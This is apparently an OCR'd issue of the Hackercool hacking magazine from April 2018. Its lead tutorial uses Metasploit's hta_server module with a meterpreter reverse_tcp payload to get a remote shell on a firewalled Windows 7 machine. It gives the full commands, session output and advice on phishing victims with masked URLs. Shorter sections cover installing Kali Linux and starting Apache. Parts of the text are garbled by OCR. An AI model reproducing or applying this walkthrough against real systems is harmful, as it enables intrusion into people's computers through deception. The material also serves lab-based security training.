Hackercool

April 2018 Edition 1 Issue 7

Hacking A System On A Different Network Using A Local Exploit

“Every system doesn’t have vulnerabilities but they are still hackable.

HACKSTORY :

Facebook Cambridge Analytica

METASPLOITABLE TUTORIALS :

Attacking the MYSQL service on port 3306

METASPLOIT THIS MONTH

Gitstack v 2.3.10 RCE, Rxodus Wallet RCE, ManageEngine Application RCE and many more

Hacking Q&A, Website Security, Installit and much more

I can do all things through Christ who strengtheneth me.
Philippians 4:13

Editor's Note

Hello Readers.Thank you for subscribing to our Hackercool Magazine. We are very delighted to release the sixth issue of first edition of Hackercool magazine.

Let me introduce myself. My name is Kalyan Chakravarthi Chinta and I am a passionate cyber security researcher (or whatever you want to call it). I am also a freelance cyber security trainer and an avid blogger.But still let me make it very clear that I don't consider myself an expert in this field and see myself as a script kiddie.

Notwithstanding this, I have my own blog on hacking, **hackercool.com**. *This blog has a dedicated Facebook page and Youtube channel with name "***Kanishkashowto***". I also developed a vulnerable web application for practice "***Vulnerawa***" which can be very helpful for beginners to practice website security.*

This magazine was started with an ambition to deal with real world hacking. In simple terms this means hacking as close to reality as possible, both black hat and white hat. You will find that our magazine will be helpful not only to the beginners who want to come into field of cyber security but also experts in this field. This magazine is also helpful to people who want to keep themselves safe from the malicious hackers.

The main focus of this magazine is dealing with hacking in real world scenarios. i.e hacking with antivirus and firewall ON. My opinion is that we cannot improve security consciousness in users until we teach them the real world hacking.

In continuation of our Real World Hacking Scenarios, in this issue we will learn another way of hacking a computer on a different network. This scenario will once again use the lab we created in the Installit section of Feb 2018 Issue. Unlike the previous scenario, this time we will be using a local exploit which has more chances of success in secured networks.We are sure our readers will not only enjoy this Real World Hacking Scenario a lot but also learn a lot from it. Apart from this we have included all our regular featues.

*If you have any queries regarding this magazine or want a specific topic please send them to our mail address qa@hackercool.com and please don't forget to like our Facebook page "***Hackercool***". Until the next issue, Good Bye.*

c.k.chakravarthi

INSIDE

Here's what you will find in the Hackercool April 2018 Issue .


****

REAL WORLD HACKING SCENARIO

Hacking A System On A Different Network

WARNING:
This Tutorial is for educational purpose only. Usage of this tutorial for hacking into targets without permission is strictly illegal. The author does not take responibility for the misuse of this tutorial.

Hi,I am Logan Hunt, not Hackercool. I repeat I am Logan Hunt, not Hackercool. Although I have some notable hacking skills, but I still consider my skillset beginner level.In this issue, we will see a hacking scenario based on a Real World Network. For this scenario, we will be using the same Real World Hacking Lab we used in our Mar 2018 issue (The lab we created in FEB 2018 Issue). The network was setup as shown below.One minute change though. In the place of Windows XP we have Windows 7.



This scenario alongwith the scenario in our previous issue is an answer to many of our readers requests to create a Real World Hacking Scenario based on a Real World Network. The scenario also explains our readers one case how to hack a system outside a network. In our previous Real World Hacking Scenario we have learnt about Misconfiguration Attack. This attack took advantage of some misconfigurations made by the victim users in their network.But what do we do if there are no misconfigurations in our target network? We are talking about a network with no misconfigurations and vulnerabilities. Let us see one scenario as to how this networks are hacked.

Before we start the hacking scenario, let me give you a brief summary of our hacking lab we created in one of our previous issues. Kali Linux is our attacker system (the system from which we will try to hack other systems). ClearOS is a machine on the same network as Kali Linux and acts as a router or gateway. Windows 7 is our victim machine which is a part of an internal network of ClearOS and unknown to our attacker system. The IP addresses of the machines in our Real World Hacking Lab are

Kali Linux (attacker system) - 192.168.221.9
ClearOS (Gateway) - 192.168.221.10
Windows 7 (victim) - 192.168.136.20

In this scenario, our victim Windows 7 is with FIREWALL ON and with no vulnerabilities (atleast not any remote vulnerabilities). Let us begin the story.One fine day I decided to hack something. I was not in the mood to scan networks and find some systems with vulnerabilities.


That would be a cumbersome and time consuming task. It would be a good idea to make the victim come to me. I am talking about local exploits (The exploit we used in our previous issue's Real World Hacking Scenario is a remote exploit which is well known). Nowadays almost all networks are firewalled to the point of blocking even echo requests (ping request).In many networks, firewall blocks the machines outside the network from making connection requests to the systems in the LAN but allow the LAN systems access to the external network (internet) There may be various reasons for doing this but the most common reason is that the user working on that system requires internet access for his work. So generally firewalls monitor traffic coming into the network than that of traffic going out of the network.

I want to take advantage of this. For this I need a LOCAL exploit that works on majority of Windows Systems. Local exploits don't need any scanning of systems and this helps in keeping our signature on the target system almost to nothing thus arousing less suspicion. Since users normally connect to numerous websites, our hack may also go unnoticed although a detailed cyber forensics could nail me.

As already told, I wanted to target Windows systems as this is the most popular operating system and this gives us more probability for our hack to be successful. I decided to use a Metasploit exploit for this. Metasploit has many local exploits for various targets.I wanted an exploit that works on operating systems from Windows XP to Windows 10.


The hta web server looked like a good one. This module hosts a malicious HTML application (HTA) that when opened will run a payload via Powershell.(HTML stands for Hyper Text Markup Language. This is the basic language used in websites). Malicious HTML applications have been around for over a decade now. This attacks are considered great against Internet Explorer browser. It is because this browser opens a HTA file using mshta.exe which is a signed Microsoft binary that allows us to call PowerShell and inject a payload directly into memory.

This hta web server starts a web server and hosts a HTML application on that web server. When a victim comes to our website, the hta file is executed on the victim's system.



```
  Metasploit Park, System Security Interface
  Version 4.0.5, Alpha E
  Ready...
  > access security
  access: PERMISSION DENIED.
  > access security grid
  access: PERMISSION DENIED.
  > access main security grid
  access: PERMISSION DENIED....and...
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!
  YOU DIDN'T SAY THE MAGIC WORD!


       =[ metasploit v4.16.63-dev                         ]
+ -- --=[ 1777 exploits - 1012 auxiliary - 308 post       ]
+ -- --=[ 538 payloads - 41 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > 
```


So I started Metasploit and loaded the hta webserver module as shown below.



```
msf > use exploit/windows/misc/hta_server
msf exploit(windows/misc/hta_server) > info

       Name: HTA Web Server
     Module: exploit/windows/misc/hta_server
   Platform: Windows
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Manual
  Disclosed: 2016-10-06

Provided by:
  Spencer McIntyre

Available targets:
  Id  Name
  --  ----
  0   Powershell x86
  1   Powershell x64

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  SRVHOST  0.0.0.0          yes       The local host to listen on. This must be
an address on the local machine or 0.0.0.0
  SRVPORT  8080             yes       The local port to listen on.
  SSL      false            no        Negotiate SSL for incoming connections
  SSLCert                   no        Path to a custom SSL certificate (default
is randomly generated)
  URIPATH                   no        The URI to use for this exploit (default i
s random)

Payload information:
  Space: 2048

Description:
  This module hosts an HTML Application (HTA) that when opened will
  run a payload via Powershell. When a user navigates to the HTA file
  they will be prompted by IE twice before the payload is executed.

References:
  https://www.trustedsec.com/july-2015/malicious-htas/

msf exploit(windows/misc/hta_server) >
```


I chose the windows/meterpreter/reverse_tcp payload. I set the SRVHOST, LHOST IP options as shown below. It is the IP address of my Kali Linux system. Executing the module using "run" command generates an url as shown in the image below.

It is this url which need to be delivered to our victims so that they click on it. This can be done using Social Engineering technique. I am not going into detail about the social engineering techniques I used here (We have seen some Social Engineering techniques in our previous issues). Let me explain you briefly about one method in which you can do it. First shorten the url or masquerade it into something else. Then send a convincing email including our URL in the body of the mail to our victims. By convincing I mean the content and the Subject of the email should not only persuade our victim to open the mail but also click on the url we included in the body of the mail.



```
msf exploit(windows/misc/hta_server) > set srvhost 192.168.221.9
srvhost => 192.168.221.9
msf exploit(windows/misc/hta_server) > set payload windows/meterpreter/reverse_t
cp
payload => windows/meterpreter/reverse_tcp
msf exploit(windows/misc/hta_server) > set lhost 192.168.221.9
lhost => 192.168.221.9
msf exploit(windows/misc/hta_server) > run
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.221.9:4444
msf exploit(windows/misc/hta_server) > [*] Using URL: http://192.168.221.9:8080/
E3JvymJvffV6lP.hta
[*] Server started.
```

When the user clicks on the link we sent, a new window will open asking if he wants to run or save this particular file.



Internet Explorer cannot display the webpage - Windows Internet Explorer

http://192.168.221.9:8080/E3JvymJvffV6lP.hta

Internet Explorer cannot display the

What you can try:

Diagnose Connection Problems

More information

File Download - Security Warning


Do you want to run or save this file?

Name: E3JvymJvffV6lP.hta
Type: HTML Application, 6.38KB
From: **192.168.221.9**

Run | Save | Cancel


While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not run or save this software. What's the risk?

If the victim is benign and clicks on "Run", we will get a Meterpreter session on the target sys-tem as shown below. It took me a bit longer to get this session on my target. This session came from a machine with IP address 192.168.221.10.



```
msf exploit(windows/misc/hta_server) > [*] 192.168.221.10   hta_server - Deliver
ing Payload
[*] 192.168.221.10   hta_server - Delivering Payload
[*] Sending stage (179779 bytes) to 192.168.221.10
[*] Meterpreter session 1 opened (192.168.221.9:4444 -> 192.168.221.10:49171) at
 2018-06-30 10:41:59 -0400

msf exploit(windows/misc/hta_server) > 
```

Note that enabling or disabling the Firewall on our victim system doesn't affect this hack much and the hack will definitely work.



Control Panel Home

Allow a program or feature through Windows Firewall

Change notification settings

Turn Windows Firewall on or off

Restore defaults

Advanced settings

Troubleshoot my network

See also

Action Center

Network and Sharing Center

Help protect your computer with Windows Firewall

Windows Firewall can help prevent hackers or malicious software from gaining access to your computer through the Internet or a network.

How does a firewall help protect my computer?

What are network locations?

Home or work (private) networks — Connected

Networks at home or work where you know and trust the people and devices on the network

Windows Firewall state: On


Incoming connections: Block all connections to programs that are not on the list of allowed programs

Active home or work (private) networks: Network 3

Notification state: Notify me when Windows Firewall blocks a new program


Public networks — Not Connected

Since I have been directly taken out of the meterpreter session, I use the command sessions -l to have a look at my sessions.



```
msf exploit(windows/misc/hta_server) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                                  Co
nnection
  --  ----  ----                     -----------                                  --
--------
  1         meterpreter x86/windows  WIN-BI3UK55VF6A\admin @ WIN-BI3UK55VF6A  19
2.168.221.9:4444 -> 192.168.221.10:49171 (192.168.136.20)

msf exploit(windows/misc/hta_server) > 
```

Then I got into that session using command sessions -i 1 command. The sysinfo command revealed to me that it is a Windows 7 system and I have just user privileges. Hmm, probing a -round this network would be interesting.



```
msf exploit(windows/misc/hta_server) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN-BI3UK55VF6A
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > getuid
Server username: WIN-BI3UK55VF6A\admin
meterpreter > 
```


INSTALLING KALI LINUX 2018.2 OVA IMAGE IN VMWARE

INSTALLIT

The makers of Kali Linux have released their new version of Kali Linux 2018.2 this month.This is the first Kali release to include the Linux 4.15 kernel, which consists of the x86 and x64 fixes for the Spectre and Meltdown vulnerabilities.This release also provides better support for AMD GPUs and support for AMD Secure Encrypted Virtualization which allows for encrypting virtual machine memory. This in addition to lot of updated versions of tools like hashcat, Bloodhound, Reaver, PixieWPS, Burpsuite etc.


Just like their previous versions, Kali Linux has been released in various formats like iso and virtualization images Vmware image and Vbox image. In this tutorial, we will see how to install the OVA file of Kali Linux in Vmware. Download the Vmware OVA image of Kali Linux form here.We suggest you to use the torrent for downloading it to prevent corrupted file problem. Here we are installing the Kali Linux 32 bit VMware VM PAE image in Vmware Workstation 12.

Once the download is finished, you will be getting an OVA file in the Downloads folder. Now we have to import this OVA file into Vmware. Open Vmware and from the File Menu, click on Open (or just open Vmware and HIT Ctrl+O).



This will open a New Window. In that window navigate to the location of the OVA file we just downloaded. Once you are there, click on the file to start importing it into Vmware as shown in the image below.


Linux kernel 4.15 comes with lot of new features like support for Radeon RX Vega cards for gamers, temperature support for CPU & graphics and support for RISC-V architecture.



kali-linux-2018.2-vm-i386 | 6/11/2018 5:20 PM | Open Virtualizatio...

File name:

As soon as you click on it, the Import Virtual Machine window opens. This has settings related to the name of the virtual machine and location where the virtual machine needs to be stored. You can change them or leave the default values as it is. Click on Import.



Import Virtual Machine

Store the new Virtual Machine


Provide a name and local storage path for the new virtual machine.

Name for the new virtual machine: kali-linux-2018.2-vm-i386

Storage path for the new virtual machine: F:\KalyanVMs\kali-linux-2018.2-vm-i386

We have changed the name of this virtual machine to kali2018.2-vm as shown below.

Spectre and Meltdown are hardware vulnerabilities that exist in computer chips manufactured since the last 20 years. They exploit features in the chips which allow them to run faster.



Import Virtual Machine

Store the new Virtual Machine


Provide a name and local storage path for the new virtual machine.

Name for the new virtual machine: kali2018.2-vm

Storage path for the new virtual machine: F:\KalyanVMs\kali2018.2-vm

Browse... | Help | Import | Cancel

After clicking on Import, the importing process starts as shown below. This may take a lot of time. So have a tea break or even have your meals. It is still OK.




VMware Workstation

Importing kali2018.2-vm

Cancel

After the importing process is finished, a virtual machine is automatically created as shown b -elow. No need to assign RAM or any other system specifications.

Meltdown vulnerability is named so because it "melts" security boundaries enforced by hardware. By exploiting this vulnerability, hackers can use a program running on a machine to gain access to all the data on that machine which should normally be off limits to the particular program.



kali2018.2-vm

Memory	2 GB
Processors	4
Hard Disk (SCSI)	80 GB
CD/DVD (IDE)	Auto detect
Network Adapter	NAT
USB Controller	Present
Sound Card	Auto detect
Display	Auto detect

Kali Rolling (2018.2) x86
2018-04-25

Username: root
Password: toor
(US keyboard layout)


----

* Kali Homepage:
https://www.kali.org/

* Documentation:
https://docs.kali.org/

State: Powered off
Configuration file: F:\KalyanVMs\kali2018.2-vm\kali2018.2-vm.vmx
Hardware compatibility: Workstation 8.0 virtual machine

Power ON the system. When the system is powered ON, we are taken to the Login Screen. Enter username. The default username is root.




Username:

To direct input to this VM, click inside or press Ctrl+G.


Then we are taken to the password screen. Enter password. The default username is toor. O-nce you enter password, click on Sign In.

Spectre allows attackers to steal data about the particular program running which normally should stay secret. Although it needs a little bit of more effort from hackers, it works on any chip available and is difficult to stop.



o direct input to this VM, click inside or press Ctrl+G.

We are taken to the desktop of Kali Linux 2018.2 as shown below. No need of installing any vmware tools or other complex configurations. Just all ready to practice hacking.




Help us make this magazine more awesome.
Send your suggestions to
qa@hackercool.com

HOW TO START THE WEB SERVER IN KALI LINUX


LEARNIT

Many people are ignorant of the fact that Kali Linux has a default Apache web server built into it. This web server may not be normally used to host websites but may be pretty useful in penetration testing to host web shells and other files which need to be uploaded into target machines. One of our blog readers asked us a question as to how the web server in Kali Linux can be started. So today's Learnit feature will be about this topic only.

We are doing this tutorial on recently released Kali Linux 2018.2. In some of the previous versions of Kali Linux, the web server can be started from "system services" option of the Kali Linux Menu. However in most recent releases, this is not listed in the Menu.




To open a web server in the most recent release of Kali Linux, open a terminal and type the command service apache2 start. This should start the web server in a few seconds.



```
root@kali:~# service apache2 start
root@kali:~# 
```

To verify whether the web server started or not, open the browser and type "localhost" in the browser tab.



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.


The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
```

Firefox automatically sends some data to Mozilla so that we can improve your experience. Choose What I Share

If you get the webpage as shown in the above image, your web server has started and successfully running (This is the default index page). It's good. To host something on this web server, we need to find where its root directory is. Root directory is the directory where all the files of a website are stored.

Linux has a command to search for any file you want. Open terminal and type command locate www to search for all files named www. The name 'www' is the common name used for root directories in web servers. As you can see in the image below, our root directory is /var/www/html. Use command cd to move into that sirectory and do an ls. You should see the default index page.



```
/usr/share/sslcaudit/test/certs/www.example.com-key.pem
/usr/share/texlive/texmf-dist/dvips/tetex/config.www
/usr/share/whatweb/plugins/libwww-perl-daemon.rb
/usr/share/whatweb/plugins/www-authenticate.rb
/usr/share/whatweb/plugins/www-file-share-pro.rb
/usr/share/whatweb/plugins/wwwboard.rb
/usr/share/whatweb/plugins/wwwphoto.rb
/var/www
/var/lib/dpkg/alternatives/gnome-www-browser
/var/lib/dpkg/alternatives/x-www-browser
/var/lib/dpkg/info/libwww-perl.list
/var/lib/dpkg/info/libwww-perl.md5sums
/var/lib/dpkg/info/libwww-robotrules-perl.list
/var/lib/dpkg/info/libwww-robotrules-perl.md5sums
/var/lib/inetsim/http/wwwroot
/var/lib/inetsim/http/wwwroot/index.html
/var/lib/inetsim/http/wwwroot/internet.gif
/var/www/html
/var/www/html/index.html
/var/www/html/index.nginx-debian.html
root@kali:~# cd /var/www/html
root@kali:/var/www/html# ls
index.html  index.nginx-debian.html
root@kali:/var/www/html# 
```

LORD'S & TAYLOR, SAKS, SAKS FIFTH AVENUE

HACKS OF THE MONTH

Saks and Saks Fifth Avenue are a group of luxury department stores owned by parent company Hudson Bay. The name fifth avenue is attributed to the location of the store in Fifth Avenue, Midtown Manhattan, New York.

Lord's & Taylor is also a departmental store located in New york which is also owned by the parent company Hudson Bay. Hudson Bay is considered one of the oldest companies in USA.

What?

